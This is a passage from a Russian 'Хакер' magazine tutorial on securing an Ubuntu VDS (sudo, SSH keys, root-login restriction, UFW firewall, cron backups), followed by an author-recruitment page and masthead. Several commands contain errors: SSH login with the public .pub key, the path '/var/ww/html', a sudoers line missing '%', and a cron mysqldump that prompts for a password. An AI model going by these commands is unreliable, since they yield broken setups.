Обычно это каталог **/bin/nano**. Теперь нужно сделать так, чтобы этот редактор использовался по умолчанию. В современном Ubuntu это делается так:

```
update-alternatives --config editor
```

Далее тебе нужно просто выбрать nano из списка предлагаемых вариантов. Если данный способ не сработал (нет команды **update-alternatives**), можно пойти простым путем и прописать переменную окружения **EDITOR**:

```
export EDITOR=/bin/nano
```

Чтобы переменная окружения **EDITOR** устанавливалась при каждом входе в систему, отредактируй файл **.bashrc**, который находится в домашнем каталоге пользователя. Добавь в него команду

```
export EDITOR=/bin/nano
```

Обрати внимание, что это нужно сделать для каждого пользователя. Для пользователя root домашний каталог — **/root**. Для пользователя **denis** — **/home/denis**.

После этого все команды, вызывающие редактор по умолчанию, будут использовать удобный редактор nano. Одна из таких команд — **visudo**.

4. ПРЕВРАЩАЕМСЯ В АДМИНИСТРАТОРА

Ранее мы создали обычного пользователя **user**. Теперь нужно превратить его в администратора, то есть предоставить возможность использовать **sudo**. Введи в терминале команду

```
visudo
```

Эта команда запустит текстовый редактор для изменения файла конфигурации sudoers. Найди и раскомментируй строчку

```
wheel   ALL=(ALL)       ALL
```

Указанная строчка разрешает всем пользователям группы **wheel** использовать команду **sudo**. Если она уже раскомментирована, ничего делать не нужно. Нажми F10 для выхода из редактора.

После этого добавь нашего пользователя user в группу **wheel**:

```
usermod -aG wheel user
```

Далее отключись от SSH-сервера и попытайся войти как пользователь **user** с заданным ранее паролем. Обрати внимание, что, когда ты работал как пользователь **root**, приглашение командной строки имело вид **#**, теперь оно выглядит как **$**. Залогинившись, введи команду

```
sudo bash
```

Если приглашение командной строки поменялось на **#**, теперь у тебя есть права **root**. Такой трюк позволяет вводить команды от имени **root** без использования команды **sudo**, что, несомненно, удобнее.

5. ЗАПРЕЩАЕМ ВХОД КАК ROOT ПО SSH

Дело осталось за малым — запретить пользователю root входить в систему по SSH. Для этого, работая уже под новым пользователем user, введи команду

```
sudo mcedit /etc/ssh/sshd_config
```

Добавь в конфигурационный файл сервера SSH такую строку (или раскомментируй ее):

```
PermitRootLogin no
```

Сохрани файл конфигурации, рестартани SSH (**systemctl restart ssh**) и попробуй подключиться как пользователь root — у тебя не получится.

WARNING

Перезагружать SSH нужно только в том случае, если ты убедился, что можешь войти как пользователь user (от имени этого пользователя можно ввести команду sudo)! Иначе есть риск потерять доступ к серверу, и тогда придется обращаться в саппорт.

Как вариант, можно не отключать вход под учетной записью root, а настроить вход по ключу (см. далее) и лишь после того, как ты убедишься, что можешь войти как root по ключу, в конфиг SSH добавить строчку

```
PermitRootLogin without-password
```

Конечно, после этого нужно опять перезагружать SSH.

6. ВХОДИМ НА СЕРВЕР ПО КЛЮЧУ

Существует практика аутентификации по ключу (public key authentication), а не по паролю. Преимущества и недостатки этого метода рассматривать не будем, здесь одни преимущества — пароль никто не подберет, так как его попросту нет. Это самый надежный способ аутентификации.

Принцип аутентификации по ключу следующий: создается пара ключей (открытый и закрытый). Закрытый ключ хранится на стороне клиента, и в идеале он не доступен ни для кого. Открытый загружается на сервер, к которому нужно получить доступ.

В идеальном мире ключи должны генерировать сами пользователи. Сгенерировать их можно с помощью команды **ssh-keygen**, а также используя функциональность SSH-клиента (например, возможность создания ключевой пары есть в Bitvise SSH Client и во многих других клиентах). Если у тебя Linux, никакой дополнительный софт устанавливать не нужно. Введи команду

```
$ mkdir ~/.ssh; ssh-keygen -t rsa -b 2048 -f ~/.ssh/id_rsa
```

Здесь мы генерируем RSA-ключи длиной 2048 бит. После того как ключи будут сгенерированы, публичный ключ станет доступен по имени **~/.ssh/id_rsa.pub**. Далее нужно передать открытый ключ на сервер. Самый простой и правильный способ сделать это — использовать команду **ssh-copy-id**:

```
ssh-copy-id username@remote_host
```

При выполнении этой команды ты можешь увидеть следующее:

```
The authenticity of host '111.222.33.44 (111.222.33.44)' can't be
established.
ECDSA key fingerprint is fd:ff:c4:a9:55:be:a3:f4:e1:55:01:ac:d8:7d:12:
fb.
Are you sure you want to continue connecting (yes/no)? yes
```

Твой локальный компьютер просто не распознает удаленный сервер — это нормально при первом подключении. Введи **yes** (именно **yes**, а не **y**) и нажми Enter. Команда **ssh-copy-id** найдет созданный ключ и отправит его на сервер. Содержимое ключа **~/.ssh/id_rsa.pub** будет скопировано в файл **~/.ssh/authorized_keys** удаленной учетной записи. Данный способ сработает, если пока еще действует аутентификация по паролю. На этапе первоначальной настройки это обычное дело — сначала все пользователи генерируют ключевые пары и загружают на сервер свои открытые ключи, а затем закрывается вход по паролю. Но если вход по паролю уже отключен, а тебе надо загрузить ключ для нового пользователя, то потребуется найти способ доставить ключ (файл **id_rsa.pub**) на сервер. Далее нужно перейти в каталог **~/.ssh** учетной записи, для которой настраивается ключ, и поместить содержимое **id_rsa.pub** в конец файла **authorized_keys**:

```
cat id_rsa.pub >> authorized_keys
```

Но не будем строить лишние предположения и усложнять себе жизнь. Считаем, что доступ по паролю пока открыт и достаточно использовать команду **ssh-copy-id** для загрузки ключей на сервер. Когда открытые ключи всех пользователей загружены, можно отключить вход по паролю. Для этого открой в любом текстовом редакторе файл **/etc/ssh/sshd_config** и установи в значение **No** директиву **PasswordAuthentication**:

```
PasswordAuthentication no
```

Также нужно убедиться, что три следующие директивы установлены таким образом:

```
PubkeyAuthentication yes
AuthorizedKeysFile %h/.ssh/authorized_keys
PermitRootLogin without-password
```

Первая включает аутентификацию по публичному ключу, а вторая указывает имя файла, в котором должны храниться ключи. Третья разрешает вход как root без использования пароля (по ключу).

Осталось перезагрузить SSH:

```
systemctl restart ssh
```


На стороне клиента войти по ключу на SSH-сервер можно так:

```
ssh -i ~/.ssh/id_rsa.pub user@example.com
```


Здесь мы указываем имя файла ключа, имя пользователя и имя сервера. В Windows нужно настраивать используемый тобой SSH-клиент, например в Bitvise SSH Client необходимо нажать кнопку-ссылку Client key manager на вкладке Login и в появившемся окне нажать кнопку Generate New. В окне Generate New Keypair можно просто воспользоваться кнопкой Generate. А можно дополнительно защитить ключевую пару паролем — для этого ввести пароль, подтвердить его и нажать кнопку Generate. Рекомендуется использовать парольную фразу — если во время твоего отсутствия кто-то запустит SSH-клиент и попробует подключиться к серверу, используя твой открытый ключ, у него ничего не получится, так как он не знает пароль.

Пароль нужен для доступа к ключевой паре только на локальном компьютере, он не передается в каком бы то ни было виде на сервер. После того как ключевая пара сгенерирована, нужно нажать кнопку Export для экспорта публичного ключа. Формат — OpenSSH. После того как ты сохранишь открытый ключ в каком-нибудь файле, загрузи этот ключ на сервер и добавь его содержимое в файл **~/.ssh/authorized_keys**.

Способов много, например можно использовать учетку, в которой уже настроена аутентификация для загрузки этого файла. Можно загрузить ключ на какой-то сайт и на сервере скачать его с помощью команды **wget http://адрес/имя_файла**. В общем, прояви фантазию, и у тебя все получится. После того как сервер «узнает» твой ключ, в основном окне клиента выбери Initial method — publickey, а из списка Client Key — профиль, в котором ты сохранил ключ.



Client key manager



Основное окно Bitvise SSH Client

Продолжение статьи →

7. НАЗНАЧАЕМ SSH НЕСТАНДАРТНЫЙ ПОРТ

По умолчанию SSH использует порт 22. Но ты можешь перенастроить его на другой порт из соображений безопасности — тогда для подключения по SSH нужно знать еще и номер порта. Открой `/etc/ssh/sshd_config` и найди директиву `Port`. Вместо `22` укажи другой порт:

```
Port 2206
```

После этого перезапусти SSH и перелогинься. При входе в настройках клиента укажи новый номер порта.

8. НАСТРАИВАЕМ БРАНДМАУЭР

Разобравшись с безопасностью пользователей, нужно настроить брандмауэр. Традиционно в качестве брандмауэра (фильтра пакетов) в Ubuntu используется iptables, но поскольку Ubuntu позиционируется как простой дистрибутив, то и оболочка для iptables была разработана соответствующая — UFW (Uncomplicated Firewall). Это несложный файрвол. Первым делом убедись, что пакет `ufw` вообще установлен, и установи его, если это не так:

```
sudo apt install ufw
```

Базовая настройка

Теперь посмотрим состояние брандмауэра:

```
sudo ufw status verbose
```

По умолчанию фильтр пакетов выключен, поэтому команда выведет сообщение `Status: inactive`. Не нужно спешить включать файрвол: сначала его требуется настроить. Ведь если порт 22 окажется по умолчанию недоступен, то ты потеряешь доступ к своему VDS. Конечно, саппорт поможет, но это напрасная трата времени.

С базовыми настройками брандмауэр запрещает все входящие соединения и разрешает все исходящие. Такая политика идеальна с точки зрения безопасности — ведь если кто-то (и ты в том числе) захочет к нему подключиться, у него это не получится. В то же время приложения на сервере смогут создавать исходящие соединения.

Рассмотрим две команды:

```
ufw default deny incoming
ufw default allow outgoing
```

Эти два правила как раз и задают политику по умолчанию: запрещаются все входящие соединения и разрешаются все исходящие.

Итак, все входящие соединения запрещены. Чтобы до сервера можно было достучаться по определенному порту, его нужно сначала открыть. UFW хорош тем, что админу даже не требуется помнить номер порта — необходимо знать только название сервиса. Например, вот как можно разрешить подключение по SSH:

```
ufw allow ssh
```

При этом UFW сам создаст правило для порта 22 — именно этот порт используется для SSH. Брандмауэр знает порты и имена всех распространенных служб (HTTP, SSH, FTP, SFTP и так далее).

Однако если ты перенастроил SSH на нестандартный порт, нужно явно указать номер порта:


```
ufw allow 2206
```

После разрешения SSH (это главное, чтобы сейчас файрвол нам не разорвал соединение) можно включить ufw следующей командой:

```
ufw enable
```

Необходимо подтвердить запуск:

```
Command may disrupt existing ssh connections. Proceed with operation
(y|n)?
```



Базовая настройка

Разберемся, что произошло. Сначала мы разрешили SSH и получили ответ `Rules updated`, то есть правила обновлены. Затем мы включаем файрвол и получаем сообщение, что он активен и будет запускаться при загрузке системы. На этом базовая настройка выполнена — SSH успешно работает, и мы можем приступить к дальнейшей настройке фильтра пакетов.

Создание правил для сервисов

Теперь нужно разрешить работу других приложений. Как правило, требуется разрешить службу HTTP (веб-сервер), FTP (если этот сервис вам нужен) и постараться не забыть о HTTPS (что очень важно в последнее время):

```
ufw allow http
ufw allow https
ufw allow ftp
```

Сделать то же самое можно было бы и по номерам портов:

```
ufw allow 80
ufw allow 443
ufw allow 21
```

При желании можно разрешить целый диапазон портов, указав при этом транспортный протокол (UDP или TCP):

```
sudo ufw allow 2000:2200/tcp
sudo ufw allow 4000:4400/udp
```

Разрешаем IP-адреса

Ufw позволяет разрешить определенному IP-адресу доступ ко всем портам сервера, например:

```
ufw allow from 111.222.33.44
```

Если нужно разрешить доступ конкретному IP-адресу только к определенному порту, то делается это так:

```
ufw allow from 111.222.33.44 to any port 22
```

Здесь мы разрешаем не все подключения к SSH, а только подключения с IP-адреса `111.222.33.44`.

> **WARNING**
>
> Делать это нужно только в том случае, если у тебя постоянный IP — такой IP можно получить за дополнительную плату у твоего провайдера. Обычно у пользователей динамические IP-адреса — если ты прямо сейчас посмотришь свой внешний IP, укажешь его в команде выше, то, как только твой IP поменяется, ты лишишься доступа к серверу. Так что будь осторожен!

Разрешить доступ целого диапазона IP-адресов (например, когда у админа динамический IP) можно таким образом:

```
ufw allow from 123.45.67.89/24 to any port 22
```

Запрещаем IP-адреса и службы

Чтобы запретить доступ с определенного IP-адреса, воспользуйся вот такой командой:

```
ufw deny from 123.45.67.89
```

При желании можно запретить все подключения к определенной службе:

```
ufw deny ftp
```

Удаление и сброс правил

Сбросит все правила следующая команда:

```
ufw reset
```

Но до того, как вводить эту команду, убедись, что ты отключил файрвол (команда `ufw disable`), иначе потеряешь доступ по SSH.

Удалить конкретное правило можно по номеру. Сначала введи следующую команду, чтобы узнать номер правила:

```
ufw status numbered
```

Далее введи команду такого вида:

```
ufw delete <номер правила>
```

9. НАСТРАИВАЕМ РЕЗЕРВНОЕ КОПИРОВАНИЕ

Как правило, в админке управления серверами и другими услугами провайдера есть возможность настроить резервное копирование для каждого сервера. В зависимости от условий тарифного плана бэкап может быть бесплатным (то есть ты можешь использовать какой-то объем пространства под бэкапы), а может быть платным. Как показывает практика, часто провайдеры требуют плату за хранение бэкапов, поэтому сама возможность резервного копирования хоть и имеется, но выключена, чтобы у клиента не было дополнительных трат.

У тебя, как у админа VDS, есть два варианта. Первый — использовать средства резервного копирования провайдера, второй — настроить резервное копирование на своем сервере. Бэкап на стороне провайдера надежнее, так как резервная копия хранится за пределами сервера. Второй вариант менее надежен, поскольку если что-то случится с файловой системой сервера, то ты потеряешь все свои данные. Как быть? Лучше всего использовать комбинированную систему — настроить бэкапы на стороне провайдера со средней периодичностью, скажем раз в неделю. При такой периодичности счет за бэкапы не будет космическим. Зато, если что-то случится с файловой системой, ты сможешь восстановить данные, пусть и не самые актуальные, но это лучше, чем начинать все с нуля.

А теперь поговорим о бэкапе вручную на стороне сервера. Есть целые решения для резервного копирования. Нужны они или нет — решать только тебе. Я же предлагаю пойти по самому простому пути. Первым делом надо определиться, какие данные стоит резервировать. Если у тебя на сервере веб-сайт (например, интернет-магазин), то копировать нужно только файлы корневого каталога веб-сервера (DocumentRoot, обычно это `/var/www/html`, но зависит от настроек сервера) и базу данных.

Файлы веб-сервера можно копировать раз в неделю — они меняются относительно нечасто. Если ты делаешь бэкап средствами провайдера, скажем каждую пятницу, то бэкап файлов сервера можно делать в середине недели — в среду. Тогда у тебя будет на всякий случай две резервные копии за неделю. Можно и чаще — главное, чтобы хватило места на диске. Если у тебя 1 Тбайт, а сайт весит 250 Гбайт, то очень часто бэкапы создавать не придется.

Создать архив с резервной копией файлов сайта можно командой

```
zip -r /backups/latest.zip /var/ww/html
```

Эту команду нужно добавить в расписание crontab. Введи команду `crontab -e` и добавь строчку:

```
0 2 * * 3 /usr/bin/zip −r /backups/latest.zip /var/ww/html
```

Делать бэкап лучше всего ночью, чтобы снизить нагрузку на сервер. Здесь копия будет создаваться по средам в два часа ночи. Распаковать архив можно с помощью команды `unzip`.

Теперь о базе. Изменения в базу данных вносятся постоянно: менеджеры добавляют информацию о продуктах, какой-то скрипт импорта изменяет цены и остатки товаров, а посетители делают заказы. Поэтому копия базы должна создаваться раз в день. Для копии используем mysql-dump:

```
mysqldump -u cp_user -p --opt cp_main_v2 --max_allowed_packet=100M >
db-latest.sql
```

Здесь `cp_user` — имя пользователя БД, `cp_main_v2` — имя базы данных, опция `max_allowed_packet` задает максимальный размер пакета — на случай, если БД занимает несколько гигов, эта опция тебя спасет. Бэкап делается в файл `db-latest.sql`. Восстановиться можно так:

```
mysql --host=127.0.0.1 --port=3310 --max_allowed_packet=100M -u cp_
user -p cp_main_v2 < /db-latest.sql
```

Назначение параметров должно быть понятно. Параметры `host` и `port` можно не указывать, если MySQL работает на localhost и использует стандартный порт. Команду создания дампа нужно запускать каждый день, поэтому в crontab добавляем строку

```
0 1 * * * /usr/bin/mysqldump -u cp_user -p --opt cp_main_v2
--max_allowed_packet=100M > /root/db-latest.sql
```

Бэкап будет сниматься каждый день в час ночи (а в два мы запускаем создание бэкапа файлов).

Кроме бэкапов не забывай о снапшотах! Перед каждым значимым изменением на сервере (вроде установки расширения, пересборки CMS, обновления ПО, например установки новой версии PHP) делай снапшот. Да, всегда можно восстановиться из бэкапа, но бэкап у нас не самый свежий, да и времени такое восстановление занимает больше, чем восстановление из снапшота. Снапшоты тоже платные, но их цена ничтожна на фоне простоя production-сервера.

НАПОСЛЕДОК — УСТАНОВКА АДМИНКИ

Лично мне проще и привычнее управлять сервером через SSH. Но если нужен графический интерфейс для выполнения ежедневных рутинных задач, можешь установить панель управления. Выбор конкретной панели зависит от двух факторов: необходимой функциональности и стоимости панели управления. Если нужны бесплатные решения, смотри в сторону Webmin и VestaCP. Остальные варианты менее популярны.

Собственно, на этом все — базовая настройка VDS завершена. Теперь можно приступить к установке и настройке необходимого ПО (Nginx, MySQL, PHP и прочее).

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№02 (275)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022